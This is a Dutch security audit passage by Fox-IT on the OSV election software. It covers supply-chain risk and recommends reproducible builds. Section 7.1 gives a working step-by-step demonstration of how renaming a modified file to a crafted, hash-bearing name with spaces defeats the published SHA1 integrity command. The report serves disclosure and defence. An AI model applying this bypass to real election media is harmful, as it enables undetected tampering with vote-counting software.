Het is niet mogelijk om op een eenvoudig wijze na te gaan of de gepubliceerde broncode van OSV geresulteerd heeft in de uitvoerbare bestanden die door de Kiesraad vanuit de ontwikkelaar zijn ontvangen.

Onderbouwing

De Kiesraad evalueert functioneel de software en controleert inhoudelijk de werking van OSV. Hoewel de broncode openbaar is, wordt niet expliciet gezocht naar de aanwezigheid van eventuele malafide code.

Daarnaast is er momenteel geen mogelijkheid om vast te stellen dat de uitvoerbare bestanden qua werking volledig overeenkomen met de gepubliceerde broncode.

Risico

Indien de ontwikkelaar van OSV (IVU) gecompromitteerd is, dan kan een aanvaller malafide code opnemen in OSV. Daarnaast kan de aanvaller de uitvoerbare bestanden vervangen, bij IVU of anderszins voordat deze bij de Kiesraad worden ontvangen. Malafide code kan vervolgens leiden tot manipulatie van stemtotalen bij zowel PSB's, HSB's als het CSB. Fox-IT heeft geen onderzoek gedaan naar de beveiliging van IVU, maar zeker vanuit het perspectief van een statelijke actor is het waarschijnlijk dat een dergelijke aanval succes heeft.

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag			
	Gemiddeld			HOOG
	Hoog			

Aanbeveling

Fox-IT adviseert om onderzoek te doen naar de mogelijkheid tot het gebruik van 'reproducible builds'. Deze vorm van omzetting van broncode naar uitvoerbaarbestand zal altijd tot hetzelfde uitvoerbaarbestand leiden. Hiermee kan tevens op verschillende werkstations gecontroleerd worden dat de gepubliceerde broncode overeenkomt met het gebruikte uitvoerbaarbestand.

Daarnaast is het belangrijk dat bij iedere nieuwe publicatie van de broncode onderzoek wordt gedaan naar de eventuele aanwezigheid van malafide code.

7.1 Technische details omzeilen integriteitscontrole cd-rom

De in bevinding 7 beschreven aanval kan technisch op de volgende wijze worden uitgevoerd. In het kader van het eenvoudig kunnen reproduceren van de aanvalsstappen is geopteerd om een ‘map’ te hanteren als representatie van de cd-rom zoals deze in het daadwerkelijk proces gehanteerd wordt. De onderstaande commando’s worden op een Linux-systeem uitgevoerd, dit is geen benodigdheid voor het uitvoeren van de aanval door een daadwerkelijke aanvaller.

Eerst dient de map aangemaakt te worden die voor de rest van dit stappenplan de cd-rom representeert:

```
mkdir osv-cdrom-test
cd osv-cdrom-test/
```

Hierna worden bestanden aangemaakt als representatie van de bestanden op de cd-rom:

```
touch bestand1 bestand2 bestand3
```

Het commando zoals vermeld op de website van de Kiesraad, ter berekening van de hash, wordt uitgevoerd en berekent de hash van de in de vorige stap aangemaakte bestanden:

```
find . -type f -exec openssl sha1 {} ';' | cut -f 2 -d " " | sort |
openssl sha1
(stdin)= f5ec49ef746303d4a2c52f4aa0fa595a98deb35e
```

Bovenstaande vetgedrukte hash representeert de originele hash die de integriteit van de bestanden dient te waarborgen. Met het commando in de volgende stap wordt de inhoud van één van de bestanden aangepast:

```
echo "bestandsaanpassing" > bestand1
```

Wanneer het commando ter verificatie van de integriteit wordt uitgevoerd, blijkt dat de hash zoals verwacht gewijzigd is en niet overeenkomt met de originele hash:

```
find . -type f -exec openssl sha1 {} ';' | cut -f 2 -d " " | sort |
openssl sha1
(stdin)= a35b544eac3cd498896b3f77e2d2da8fb1802ed8
```

Het commando in de volgende stap zal de naam van het aangepast bestand (bestand1) wijzigen in een naam waarin de hash van het originele bestand (bestand1) verwerkt is. De spaties in de naam zijn benodigd om de aanval sucesvol uit te voeren (de letter x is gebruikt zodat de spaties zichtbaarder zijn):

```
mv bestand1 "x da39a3ee5e6b4b0d3255bfef95601890afd80709 x"
```

Wanneer wederom het commando ter verificatie van de integriteit van de bestanden wordt uitgevoerd, blijkt dat de hash overeenkomt met de originele hash, ondanks het feit dat ‘bestand1’ gewijzigd is:

```
find . -type f -exec openssl sha1 {} ';' | cut -f 2 -d " " | sort |
openssl sha1
(stdin)= f5ec49ef746303d4a2c52f4aa0fa595a98deb35e
```

Fox-IT voorkomt, onderzoekt en beperkt de meest serieuze dreigingen door cyberaanvallen, datalekken of fraude met innovatieve oplossingen voor overheid, defensie, politie, vitale infrastructuur, banken en grote bedrijven wereldwijd. In zijn aanpak combineert het bedrijf slimme ideeën met technologie om hiermee innovatieve oplossingen te bieden die zorgen voor een veilige maatschappij. Fox-IT ontwikkelt producten en maatwerkoplossingen om de beveiliging van gevoelige overheidssystemen te garanderen, industriële netwerken te beschermen, online bankiersystemen te verdedigen en strikt vertrouwelijke data te beveiligen.